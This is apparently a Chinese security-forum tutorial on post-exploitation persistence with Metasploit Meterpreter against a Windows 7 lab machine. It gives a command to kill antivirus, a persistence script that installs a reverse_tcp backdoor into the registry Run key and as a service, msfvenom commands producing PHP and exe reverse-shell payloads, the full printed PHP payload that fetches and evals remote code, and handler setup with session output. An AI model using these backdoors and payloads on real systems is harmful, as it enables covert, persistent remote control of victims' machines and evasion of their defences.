meterpreter后渗透之权限维持

FFMG / 2019-08-14 07:36:00 / 浏览数 4447 渗透测试 渗透测试 顶(0) 踩(0)


攻击机：192.168.85.130
目标机win7：192.168.85.131

Persistence后门

使用此方法建议运行前关闭杀毒软件

```
Run post/windows/manage/killav
```

输入run persistence -S -U -X -i 5 -p 6666 -r 192.168.85.130创建一个持久性的后门。




```
[+] 192.168.85.131:445 - Remote code executed... 3... 2... 1...

meterpreter > run persistence -S -U -X -i 5 -p 6666 -r 192.168.85.130

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-RRI9T9
SN85D_20190807.2811/WIN-RRI9T9SN85D_20190807.2811.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.85.130 LPORT=
6666
[*] Persistent agent script is 99571 bytes long
[+] Persistent Script written to C:\Windows\TEMP\QeVoiKQw.vbs
[*] Executing script C:\Windows\TEMP\QeVoiKQw.vbs
[+] Agent executed with PID 2996
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Ru
n\iNKTeBrcj
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run
\iNKTeBrcj
[*] Installing as service..
[*] Creating service HOhWkAghOiExOnB
```

参数解释如下：

-A 自动启动一个匹配的漏洞/多/处理程序来连接到代理
-L 如果不使用%TEMP%，则选择目标主机中写入有效负载的>位置。
-P 有效载荷使用，默认是windows/meterpreter/reverse_tcp。
-S 在启动时自动启动代理作为服务(具有系统特权)
-T 选择要使用的可执行模板
-U 用户登录时自动启动代理
-X 在系统启动时自动启动代理
-h 这个帮助菜单
-i 每次连接尝试之间的间隔(以秒为单位)
-p 运行Metasploit的系统正在监听的端口
-r 运行Metasploit的系统的IP监听连接返回

可以发现在目标机C:\Windows\TEMP下创建了一个QeVoiKqW.vbs文件



计算机 ▸ 本地磁盘 (C:) ▸ Windows ▸ Temp ▸

搜索 Temp

组织 ▾ 打开 ▾ 打印 新建文件夹

收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
本地磁盘 (C:)
网络


名称	修改日期	类型	大小
QeVoiKqW	2019/8/7 17:47	VBScript Script ...	98 KB
MpCmdRun	2017/8/23 15:38	文本文档	6 KB
MpSigStub	2017/8/23 14:45	文本文档	7 KB
TS_5D26.tmp	2017/8/23 14:08	TMP 文件	176 KB
TS_5114.tmp	2017/8/23 14:08	TMP 文件	400 KB
TS_3E5E.tmp	2017/8/23 14:08	TMP 文件	112 KB
TS_350A.tmp	2017/8/23 14:08	TMP 文件	640 KB
TS_2EE0.tmp	2017/8/23 14:08	TMP 文件	96 KB
TS_32E7.tmp	2017/8/23 14:08	TMP 文件	96 KB
TS_26F3.tmp	2017/8/23 14:08	TMP 文件	352 KB
TS_12C6.tmp	2017/8/23 14:08	TMP 文件	176 KB
TS_2608.tmp	2017/8/23 14:08	TMP 文件	192 KB
DMICA21.tmp	2017/8/23 14:03	TMP 文件	0 KB
FXSAPIDebugLogFile	2017/8/23 13:54	文本文档	0 KB
FXSTIFFDebugLogFile	2017/8/23 13:54	文本文档	0 KB
rad6BC31.tmp	2019/8/7 17:50	文件夹	
radF220B.tmp	2019/8/7 17:33	文件夹	
rad75369.tmp	2019/8/7 17:11	文件夹	
rad98C86.tmp	2019/8/7 17:10	文件夹	
vmware-SYSTEM	2017/8/23 14:24	文件夹	

QeVoiKqW　修改日期: 2019/8/7 17:47　创建日期: 2019/8/7 17:47
VBScript Script 文件　大小: 97.3 KB

后使用以下命令设置监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.85.130
set lport 6666
run
```


即可看见已经建立了连接，
持久后门已经创建成功。



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.85.130
lhost => 192.168.85.130
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.85.130:6666
[*] Sending stage (179779 bytes) to 192.168.85.131
[*] Meterpreter session 1 opened (192.168.85.130:6666 -> 192.168.85.131:49176) a
t 2019-08-07 17:54:40 +0800
```


Meterpreter 后门

- 通过msfvenom工具制作PHP Meterpreter



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.85.130 -f raw
 > shuteer.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
```

- 生成的shuteer.php如图所示。




```
/*<?php /**/ error_reporting(0); $ip = '192.168.85.130'; $port =
4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s
= $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f
= 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s)
{ die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
{ case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); }
else { eval($b); } die();
```

- 然后将shuteer.php上传到目标服务器。
- 设置监听


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.85.130
set lport 6666
run
```

- 然后打开/xxx/xxx/shuteer.php文件




/*no socket

即可看见已经建立了连接，
后门已经创建成功




```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.85.130
lhost => 192.168.85.130
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.85.130:6666
[*] Sending stage (179779 bytes) to 192.168.85.131
[*] Meterpreter session 1 opened (192.168.85.130:6666 -> 192.168.85.131:49166) a
t 2019-08-07 20:11:51 +0800
```

通过msfvenom工具制作exe Meterpreter




```
msf5 exploit(multi/handler) > msfvenom -p windows/meterpreter/reverse_tcp LHOST
192.168.85.130  -f exe -o /root/test.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.85.130  -f
xe -o /root/test.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/test.exe
msf5 exploit(multi/handler) >
```

可以看见创建了一个test.exe文件



然后使用各种方法，将其放入目标机下运行。
一样的设置监听。

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.85.130
run
```


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.85.130:6666
[*] Sending stage (179779 bytes) to 192.168.85.131
[*] Meterpreter session 1 opened (192.168.85.130:6666 -> 192.168.85.131:49167) a
t 2019-08-08 20:26:33 +0800
```

后门建立成功。
生成其他格式的木马。

